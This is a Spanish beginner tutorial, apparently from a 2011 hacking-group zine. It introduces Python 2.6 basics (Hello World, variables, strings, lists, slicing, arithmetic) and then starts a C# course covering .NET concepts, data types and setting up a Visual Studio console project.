*Python es un lenguaje Multiplataforma e Interpretado… es decir, que podemos usar nuestro programa en cualquier Plataforma (Windows, Mac, Linux, etc…) sin modificar casi nada del código. Esa es una gran ventaja frente a otros lenguajes como por ejemplo C, ya que hay que adaptarlo a la plataforma en la que se va a ejecutar, esta es una gran ventaja.

*Otra ventaja de Python es que el código se Interpreta (en el intérprete de Python que lo conoceremos más adelante) y no se compila, así como sucede con C/C++ que hay que compilar el código hasta que lo convierte en un .exe para poder ejecutarlo.

*También se puede utilizar de modo interactivo: el intérprete se puede utilizar de modo interactivo, lo que facilita experimentar o probar funciones.

*Es un lenguaje multi-paradigma: permite varios estilos de programación, como programación orientada a objetos, programación estructurada y programación funcional.

*Código legible: la filosofía de Python enfatiza la sintaxis clara y la legibilidad del código, con el tiempo se darán cuenta que la sintaxis es muy entendible aun sin saber Python.

>>>Descarga e instalación de Python

Para esta serie de Manuales, estaremos usando Python 2.6, y normalmente Python en sistemas GNU/Linux ya viene instalado, para verificar esto simplemente abriremos una Consola (o también llamada terminal) y tecleraremos lo siguiente:

ztux@linux:~# python

Y nos devolverá algo como:

```
Python 2.6.6 (r266:84292, Sep 15 2010, 15:52:39)
[GCC 4.4.5] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

De cualquier forma, si no está instalado por "X" razón (GNU/Linux, *BSD, etc...) lo puedes instalar desde el gestor de paquetes de la distribución o bien obtenerlo directamente de la web oficial de Python:

http://www.python.org/download/releases/2.6.6/ o bien lo puedes obtener desde el siguiente enlace directo: http://www.python.org/ftp/python/2.6.6/Python-2.6.6.tgz

En Windows necesitamos forzosamente descargar Python, por ello lo descargaremos desde http://www.python.org/download/releases/2.6.6/ o bien desde el siguiente enlace directo (versión para 32 bits): http://www.python.org/ftp/python/2.6.6/python-2.6.6.msi

Este es el llamado IDLE (Python GUI), que es la shell de Python pero con interfaz gráfica…

Python con Interfaz Gráfica…

>>> Nuestra "Primera vez" xD

Así que ha llegado la hora de programar… Para ello abriremos el intérprete de Python, en **GNU/Linux** lo hacemos con:

ztux@linux:~# python

En **Windows** abriremos Python (command line), aunque también existe un intérprete con interfaz gráfica, lo podemos encontrar como IDLE (Python GUI).

Bien, una vez que ya abrimos nuestro interprete ahora si podremos escribir nuestro código y el intérprete hará su trabajo.
Ahora sí, podremos escribir código e interpretarlo, solo basta escribir lo siguiente:

```
>>> print 'Hola Mundo'
```

Y damos enter, esto nos devolverá algo como:

```
Python 2.6.6 (r266:84292, Sep 15 2010, 15:52:39)
[GCC 4.4.5] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print 'Hola Mundo'
Hola Mundo
>>>
```

EXPLICACIÓN:

```
print       ---------------> Imprime algo en la pantalla
'Ejercicio' ---------------> Es lo que se mostrara en pantalla
```

También podemos escribir e interpretar el mismo código, para ello abrimos nuestro editor de textos y escribimos:

```
#!/bin/python
#Aquí indicamos que se imprima el famoso Hola Mundo
#ZtuX xD
print 'Hola Mundo'
```

Aquí podemos observar que se escribieron algunas líneas con el símbolo **#**, estas líneas son **COMENTARIOS**, que el intérprete no tomara en cuenta, sirven

para poner algunas anotaciones o cosas importantes, si se necesitan escribir varios comentarios se escribirá tantas veces el símbolo # para colocar un comentario…

También casi se me olvida, las cadenas de texto pueden ir dentro de Comillas simples (‘’) o comillas dobles (“”), no hay diferencia, solo que si usaras comillas simples no puedes combinarlas con las dobles ni viceversa, por ejemplo:

```
>>>print ‘Hola Mundo”
```

NOTA: La línea `#!/bin/python` es la única que no se toma como comentario, si no que llama al intérprete de Python para poder ejecutar dicho programa.

Lo guardaremos en este caso como **holamundo.py**, muy importante la extensión **.py**, que indica que se trata de un archivo de Python.
Para ejecutarlo basta con ir al directorio donde se encuentra e archivo y teclear:

```
ztux@linux:~$ python holamundo.py
```

Si estas en Windows solo basta darle doble clic a dicho archivo… Y aparecerá en pantalla el texto **“Hola Mundo”**… Pero hay un problema, un usuario de Windows dice: ¿Por qué solo veo una pantalla en negro que aparece y desaparece rápidamente en mi PC? Bien esto pasa porque el programa se ejecuta rápidamente y no podemos ver el texto en pantalla, pero lo podemos arreglar si agregamos la siguiente línea: `raw_input()`

```
#!/bin/python
#Aquí indicamos que se imprima el famoso Hola Mundo
#ZtuX xD
print 'Hola Mundo'
raw_input()
```

Y ahora si de nuevo damos doble clic en el programa y veremos en pantalla “Hola Mundo”

Podemos ver que ejecutamos el programa de dos formas diferentes. La primera es conocida como “Modo Interactivo” y la segunda es como normalmente se ejecuta un script…

>>> Tipos Básicos de Variables

Antes de entrar al tema de las Variables, les quiero comentar que existen diferentes tipos de Variables… ¿A qué me refiero? Bien pues en Python podemos encontrar variables de tipo:

***Numeros de tipo:**
    Entero, por ejemplo 3
    Flotante: 15.05
    Complejo: 7 +5j
***Cadenas de Texto (String):** "Hola Mundo, soy ZtuX"
***Booleanos: True[Verdadero] o False [Falso]**
***Listas**

Ahora bien, como ejemplo de esto vamos a ir a nuestro Editor de Texto, o también abriremos la Python Shell y escribiremos lo siguiente:

```
#Esto será una cadena de texto:
c='Hola Mundo'
#Esto será un Valor entero:
e=15
```

Bien pueden observar que **NO** declaramos variables, como en otros lenguajes, por ejemplo C/C++, tendríamos que declarar el tipo de variable y el valor de la misma, en Python no es así.

Ahora si queremos que se muestren en pantalla los que almacenamos en nuestras variables, simplemente podemos teclear:

```
print c
```

Y nos devolverá algo como:

```
Hola Mundo
```

Lo mismo pasa con el valor entero, lo pueden comprobar ustedes mismos, y pueden comprobar que ***c*** es de tipo String[Cadena de Texto] y que ***e*** es de tipo Entero, por ejemplo:

```
>>> c='Hola Mundo'
>>> e=15
>>> type(c)
<type 'str'>
>>> type(e)
<type 'int'>
```

Pueden observar claramente que cuando escribimos type (variable) y dentro de los paréntesis la variable nos muestra el tipo de variable que es…

=>Algunos tipos de variables:

```
type<'str'>             Tipo String [Cadena de texto]
type<'int'>             Tipo Integer [Entero]
type<'float'>           Tipo Flotante [Decimal]
type<'complex'>         Tipo complex [Complejo]
```

Y hay más, pero solo dejo algunos ejemplos…

Bien dicho esto, colocare un ejemplo y ustedes a simple vista verán lo que hace el programa:

```
>>> a='ZtuX'
>>> print 'Hola soy',a
```

Y Bien, ¿Qué es lo que hago? En efecto, lo que el programa va a hacer es que mostrara en pantalla es que mostrara "Hola soy ZtuX", y aquí podemos ver que ya estamos combinando Variables y texto… ¿Interesante no?
No olviden que el texto va en '', después seguida una coma (,) y después la variable. Si no colocan la coma (,) habrá un error de Sintaxis.

Pero sería muy aburrido si el programa [script] no interactuara con el Usuario, para ello usaremos las siguientes líneas:

```
#!/bin/python
#Programa que pide tu edad y la muestra en Pantalla:
edad=input('Cual es tu edad>>> ')
nombre=raw_input('Como te llamas>>> ')
print 'Te llamas', nombre,'y tu edad es de', edad
```

Bien, acabamos de agregar dos nuevas líneas:

```
edad=input('Cual es tu edad>>> ')
nombre=raw_input('Como te llamas>>> ')
```

Bien cómo podemos observar, para pedir información al usuario basta con colocar el nombre de la variable, después input() o raw_input() y dentro de los paréntesis podemos agregar un tipo de pregunta, como en el ejemplo anterior.

Sería algo como:

```
variable=input('Pregunta a Realizar')
```

Bien, pero ¿Cuál es la diferencia en usar input o raw_input? Pues la diferencia es que el primero sirve solo para pedir datos Numéricos y el segundo podemos introducir cadenas de texto.

Eso se observa claramente en el ejemplo anterior:

```
edad=input('Cual es tu edad>>> ')
nombre=raw_input('Como te llamas>>> ')
```

En el primero pedimos un dato numérico y en el segundo un dato de tipo string.

>>> Algo sobre los Strings [Cadenas de Texto]

Como se dijo anteriormente las cadenas de texto no son más que texto que va entre comillas dobles (“”) o simples (‘’), dentro de estas cadenas de texto se pueden añadir caracteres especiales, tales como:

\n	Salto de línea
\t	Tabulador
****	\
\”	“
\’	‘

Ejemplos:

```
>>>print 'Hola, soy ZtuX \n Esta es otra línea'
```

Nos devuelve:

```
>>> print 'Hola, soy ZtuX \n Esta es otra línea'
Hola, soy ZtuX
 Esta es otra línea
```

```
>>> print 'Linea uno \tLinea dos'
```

Nos devuelve:

```
>>> print 'Linea uno \tLinea dos'
Linea uno      Linea dos
```

```
>>>print "\"Mess with the best die like the rest\""
```

Nos devuelve:

```
>>>print "\"Mess with the best die like the rest\""
"Mess with the best die like the rest"
```

Etcétera, así con cada uno. Y también podemos escribir varias líneas sin usar saltos de línea, con tan solo escribir tres veces comillas dobles (“) o también comillas simples (‘) y cerrar tres veces con las mismas…

Ejemplo:

```
>>>print ''' Esto es un texto
con varias lineas
sin usar saltos de lineas
solo con colocar tres simples comillas simples
al inicio y al final'''
```

Nos devuelve:

```
>>>print ''' Esto es un texto
con varias lineas
sin usar saltos de lineas
solo con colocar tres simples comillas simples
al inicio y al final'''
 Esto es un texto
con varias lineas
sin usar saltos de lineas
solo con colocar tres simples comillas simples
al inicio y al final
```

>>>Listas

Bien, ahora proseguiremos con listas, y bien una lista sería equivalente a lo que conocemos como arrays o vectores en otros lenguajes de programación. Las listas pueden contener cualquier tipo de datos (cadenas de texto [strings], datos numéricos [enteros, decimales, etc…], booleanos y también listas, etc…).

Para crear una lista es muy sencillo; solo basta colocar los valores, separados por comas dentro de unos corchetes, como por ejemplo:

```
>>> lista = ['hola','ztux',1,2,[54,87]]
```

Esta lista contiene 5 elementos, porque tiene dos cadenas de texto, dos valores enteros y una lista… Ya que como dije anteriormente las lista pueden contener listas…
Para comprobar que en verdad tiene 5 elementos (para aquellos que dudan xD) lo podemos hacer de la siguiente manera, aprenderemos un "comando" nuevo, teclearemos lo siguiente:

```
>>> len(lista)
5
```

Y como podemos observar nos devuelve el valor 5, esto quiere decir que la lista tiene 5 elementos… Y la función len() no solo sirve con listas incluso si tecleamos len(varible) [donde variable sea de tipo string] nos devolverá el número de caracteres que contenga nuestra variable, por ejemplo:

```
>>> variable='Estamos aprendiendo Python xD'
>>> len(variable)
29
```

Como pueden observar nos regresó el valor de 29, porque la frase tiene 29 caracteres [incluyendo espacios en blanco]

Bien ahora tomando el ejemplo anterior:

```
>>> lista = ['hola','ztux',1,2,[54,87]]
```

También podemos acceder al elemento de una lista, tan solo colocando el nombre de la lista [en este caso se llama lista] y después dentro de corchetes el número de elemento al que queremos acceder. Cabe mencionar que se cuentan los elementos desde 0.

NOTA: En el ejemplo anterior **'hola'** seria 0, **'ztux'** sería 1, el **valor 1** sería 2, **el valor 2** sería 3, y **la lista** sería 4.

Ahora podemos leer cada valor de la lista si tecleamos:

```
>>> lista[0]
'hola'
>>> lista[1]
'ztux'
>>> lista[2]
1
>>> lista[3]
2
>>> lista[4]
[54, 87]
>>>
```

Como pueden observar al colocar el número correspondiente a cada elemento Python nos devuelve el valor del mismo… Pero supongamos que queremos acceder al valor **54** de la lista que está dentro de la lista, solo basta con teclear:

```
>>> lista[4][0]
54
```

Si, así es… utilizaremos dos veces los corchetes, el primero indicando el valor del elemento de la lista principal, y el segundo el valor del elemento de la lista que está dentro de la lista.

También podemos leer "pedazos" de la lista, por ejemplo supongamos que queremos leer desde el elemento 0 hasta el 3, pues lo podemos hacer de la siguiente forma:
Colocamos el **nombre de la lista** e indicamos **dos valores entre corchetes y dos puntos en medio de los mismos**, desde el **valor inicial hasta el valor final**, PERO EL VALOR FINAL SERA OMITIDO, la sintaxis sería algo como *lista[inicio:final]*

Supongamos que tenemos una lista por nombre l, y que esta tiene los elementos siguientes:

```
>>>l=[1, 2, 3, 4, 5, 'seis']
```

Y si queremos leer desde el elemento 0 hasta el elemento 3 lo haríamos de la siguiente manera:

```
>>> l[0:4]
[1, 2, 3, 4]
```

Como podemos ver estamos leyendo desde el elemento 0 hasta el elemento 3, o sea desde el valor 1 hasta el valor 4, **CABE RECORDAR QUE LOS ELEMENTOS SE EMPIEZAN A CONTAR DESDE 0.**
Aquí otro ejemplo:

```
>>> l[1:3]
[2, 3]
```

Estamos leyendo desde el elemento 1 hasta el elemento 3 **omitiendo este último…**

Si aún no te queda claro observa esta tabla donde en la parte de arriba se muestra el número del elemento y abajo el valor del mismo…

0	1	2	3	4	5	6
a	b	c	d	e	f	g

Así que si tecleamos:

```
>>> lista=['a','b','c','d','e','f','g']
>>> lista[0:5]
['a', 'b', 'c', 'd', 'e']
```

Recuerden que se omite el elemento final…
Bien ahora sí, ¿más claro?
Podemos leer los elementos también de **derecha a izquierda**… tomando el ejemplo anterior:
El elemento 6 que le pertenece el valor g si lo contamos de derecha a izquierda a este sería el elemento -1, a la f le correspondería el elemento -2, y así sucesivamente… Aquí les dejo una tabla para que lo entiendan mejor:

-7	-5	-5	-4	-3	-2	-1
a	b	c	d	e	f	g

Así que si queremos imprimir el valor g lo podemos hacer así:

```
>>> lista[-1]
'g'
>>>
```

Ahora bien, también podemos leer valores de forma salteada, así como una numeración de 2 en 2, o de 100 en 100…

Para ellos seguimos esta sintaxis:
lista[inicial:final:salto]

Ejemplo:

```
>>> lista=['a','b','c','d','e','f','g']
>>> lista[0:6:2]
['a', 'c', 'e']
```

Está leyendo de dos en dos…

Podemos también sustituir elementos de una lista de la siguiente manera:

```
>>> lista=['a', 'b', 'c', 'd', 'e', 'f', 'g']
>>> lista[1]=1
>>> lista
['a', 1, 'c', 'd', 'e', 'f', 'g']
>>>
```

Si, solo basta con indicar el elemento de la lista que queremos cambiar y enseguida indicamos el valor que queremos que este tenga…

>>>Operadores Aritméticos

Bien podemos usar a Python como una calculadora:
Si tecleamos:

```
>>> 111+22
133
>>> 5*3
15
>>> 98-5
93
>>> 147/2
73

>>>
```

Podemos ver cómo nos devuelve el resultado de dichas operaciones…
Y bien hasta aquí la primera entrega de esta serie Tutoriales de Python… espero que les haya gustado nos vemos en la próxima entrega.

Saludos

ZtuX | World-Intrusion 2011

12: CURSO DE C# [k43l]

1.- INTRODUCCION:

Hola, soy conocido en la red con el pseudónimo de k43l, y en esta oportunidad les enseñare sobre el desarrollo de aplicaciones en el lenguaje de programación c# y la plataforma .net, bueno para empezar con el curso veremos primero algunos conceptos que tiene que quedar en claro antes de empezar a programar en este lenguaje.

1.1.- CONCEPTOS DE LA PROGRAMACION EN C SHARP:

C# es un lenguaje de programación orientado a objetos, fue desarrollado por Microsoft bajo la plataforma .net, que son un conjunto de herramientas que nos permiten desarrollar aplicaciones muy buenas, en algunos documentos o tutoriales encontraran que a veces se le llama a este lenguaje como "C Sharp", en si es lo mismo solamente que con las palabras cambiadas.
Este lenguaje deriva parte de otros lenguajes tales como C y C++, pero su sintaxis varía, ya que este supone ser la evolución del lenguaje C++, aunque a muchos usuarios y seguidores del lenguaje C, no consideran eso cierto.

Actualmente existe un proyecto sobre programar y utilizar código de este lenguaje en plataforma GNU/LINUX, lo que se denominaría como el proyecto Mono, que es una implementación para poder programar y usar código de c# sobre esta plataforma.

1.2.- CONCEPTOS DE LA PLATAFORMA .NET:

Microsoft.net es el conjunto de nuevas tecnologías en las que Microsoft ha estado trabajando durante los últimos años con el objetivo de obtener una plataforma sencilla y potente para distribuir el software en forma de servicios que puedan ser suministrados remotamente y que puedan comunicarse y combinarse unos con otros de manera totalmente independiente de la plataforma, lenguaje de programación y componentes con lo que hayan sido desarrollados. Esta es la llamada plataforma .net y a los servicios antes comentados se les llama servicios Web.

El concepto de Microsoft.net también incluye al conjunto de nuevas aplicaciones de Microsoft y terceros han estado desarrollando para ser utilizadas en la plataforma .net. Entre ellas podemos destacar aplicaciones desarrolladas por Microsoft tales como Windows.net Hailstorm, Visual Studio.net, MSN.net, Office.net y los nuevos servidores para empresas de Microsoft (SQL Server.net, Exchange.net, etc.).

1.3.- COMPILADORES EN EL LENGUAJE C SHARP:

En la actualidad existen los siguientes compiladores para el lenguaje C♯:0

- Microsoft.NET framework SDK incluye un compilador de C♯, pero no un IDE.
- Microsoft Visual Studio, IDE por excelencia de este lenguaje, versión 2002, 2003, 2005, 2008 y 2010.

- #develop, es un IDE libre para C♯ bajo licencia LGPL, muy similar a Microsoft Visual C#.
- Mono, es una implementación GPL de todo el entorno .NET desarrollado por Novell. Como parte de esta implementación se incluye un compilador de C♯.
- Delphi 2006, de Borland Software Corporation.
- dotGNU Portable.NET, de la Free Software Foundation.

2. - PROGRAMACION EN C SHARP:

Antes de poder desarrollar aplicaciones en C Sharp, debemos de conocer las características principales de este lenguaje, una de ellas son los tipos de datos, los cuales se presentan en la siguiente tabla:

Tipo de datos de enteros			
Tipo	**Ancho en bits**	**Rango**	**Significado**
byte	8	De 0 a 255	Entero sin signo
sbyte	8	De -128 a 127	Entero con signo
short	16	De -32.768 a 32.767	Entero corto con signo
ushort	16	De 0 a 65.535	Entero corto sin signo
int	32	De -2.147.483.648 a 2.147.483.647	Entero medio con signo
uint	32	De 0 a 4.294.967.295	Entero medio sin signo
long	64	De -9.223.372.036.854.775.808 a 9.223.372.036.854.775.807	Entero largo con signo
ulong	64	De 0 a 18.446.744.073.709.551.615	Entero largo sin signo

2.1.- TIPO DE DATOS DE PUNTO FLOTANTE:

Tipo de datos de punto flotante			
Tipo	**Ancho en bits**	**Rango**	**Significado**
float	32	De 1,5E-45 a 3,4E+38	Punto flotante corto
double	64	De 5E-324 a 1,7E+308	Punto flotante largo
decimal	128	De 1E-28 a 7,9E+28	Punto flotante monetario

2.2.- TIPO DE DATOS DE CARACTERES:

Los caracteres en C# no son cantidades de 8 bits como en otros muchos lenguajes de programación. Por el contrario, C# usa un tipo de caracteres de 16 bits llamado Unicode al cual se le llama **char**. No existen conversiones automáticas de tipo entero a **char**.

Tipo de datos de caracteres			
Tipo	**Ancho en bits**	**Rango**	**Significado**
char	16	De 0 a 65.535 (código Unicode)	Carácter

2.3.- TIPO DE DATOS LOGICOS:

Tipo de datos lógicos			
Tipo	**Ancho en bits**	**Rango**	**Significado**
bool	1	true or false, no se usa 1 ó 0 ya que no hay conversión definida	true or false

3.- NUESTRO PRIMER PROGRAMA (Hola Mundo):


Bien, hemos llegado a la parte donde podremos desarrollar una pequeña aplicación en este lenguaje, para que no se vallan aburriendo viendo solamente la parte teórica, que ya de poco a poco empezaremos a avanzar más conceptos y características propias de este lenguaje.

Bueno para empezar a desarrollar nuestra primera aplicación lo primero que debemos hacer es de tener instalado el “VISUAL STUDIO.NET”, todas las


aplicaciones y programas que vallamos a realizar lo haremos sobre esta herramienta, ya que como mencionada arriba es el IDE de Microsoft por excelencia, una vez instalado el VISUAL STUDIO, no necesitaremos nada más para empezar a programar en este lenguaje.

Bueno una vez que hayamos instalado el VISUAL STUDIO.NET, nos ponemos a trabajar sobre este, abriendo la herramienta desde e menú inicio o desde el escritorio, en caso de que hayas creado un acceso directo.

En mi caso estoy con el VISUAL STUDIO en su versión 2008. Al abrir por primera vez el VISUAL STUDIO tendrán una imagen como la siguiente.




Una vez que tengan abierta la herramienta, procedemos y nos dirigimos al menú File y de ahí nos vamos a New, luego Proyect, para que quede más claro les dejo una imagen de lo que acabo de mencionar:



La versión que tengo instalada es una versión del visual Studio en ingles, pero la ubicación de las opciones y el menú no cambian en caso de lo tengan en otro idioma como el español.


Bueno una vez elegido la opción anterior, nos aparecerá un montón de opciones a la hora de querer crear una paliación en este lenguaje, para empezar a programar, recomiendo que empecemos con aplicaciones que se ejecuten en consola, para esto elegimos la opción del lenguaje C Sharp que se llama "Console Application", como muestra la imagen siguiente:



Colocamos un nombre a nuestro nuevo proyecto, el cual se llamará "hola _ mundo", le decimos OK, y el proyecto se creará en la carpeta que hayamos especificado, si lo dejamos como esta, el proyecto se gurda por defecto en la carpeta de "Mis documentos" del usuario actual tal como muestra la imagen anterior.


Empezamos a programar, para esto, obtendremos el área de trabajo, donde nosotros iremos introduciendo el código fuente de nuestro programa que vamos a crear, en esta parte es donde nosotros iremos introduciendo nuestro código fuente para que nuestra aplicación funcione como nosotros queramos, y la podremos modificar desde aquí, en caso de que obtengamos un error en el código fuente del programa.

Bueno una vez llegados hasta este punto lo siguiente es tipear el código fuente de nuestra aplicación en este lenguaje, el cual nos permitirá aplicar los cambios que vallamos a hacer, tendremos una imagen como la siguiente de nuestro campo o área de trabajo.



Como mostraba la imagen anterior podemos apreciar varias partes o zonas de nuestra primera aplicación en este lenguaje, en la próxima entrega de este tutorial estaré explicando cada área o zona, pero por ahora implementaremos el código fuente en nuestra área de trabajo para que corra nuestra primera paliación creada.

Bueno viendo un poco más de cerca nuestra área de trabajo, donde escribiremos nuestro código fuente, sería como la siguiente imagen:



Bien, como muestra la imagen anterior, tenemos nuestra área de trabajo, el cual me pondré a explicar las líneas de código que nos muestra:

En primera instancia tenemos la implementación de las librerías, que necesita nuestra aplicación para poder ejecutarse, los cuales serían los siguientes:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
```

Seguidamente tenemos el espacio de nombres o "namespace" en inglés, que sería la línea que viene después de las librerías:

```
namespace hola_mundo
```

seguidamente viene la clase principal, en esto caso por defecto se llama "Program" como muestra la linea siguiente:

```
class Program
{
}
```

Como pueden ver esta con sus respectivas llaves de apertura y cierre, donde dentro de esta misma entrara la función principal o "Main" donde escribiremos el código que nosotros vallamos a implementar:

```
static void Main(string[] args)
{
}
```

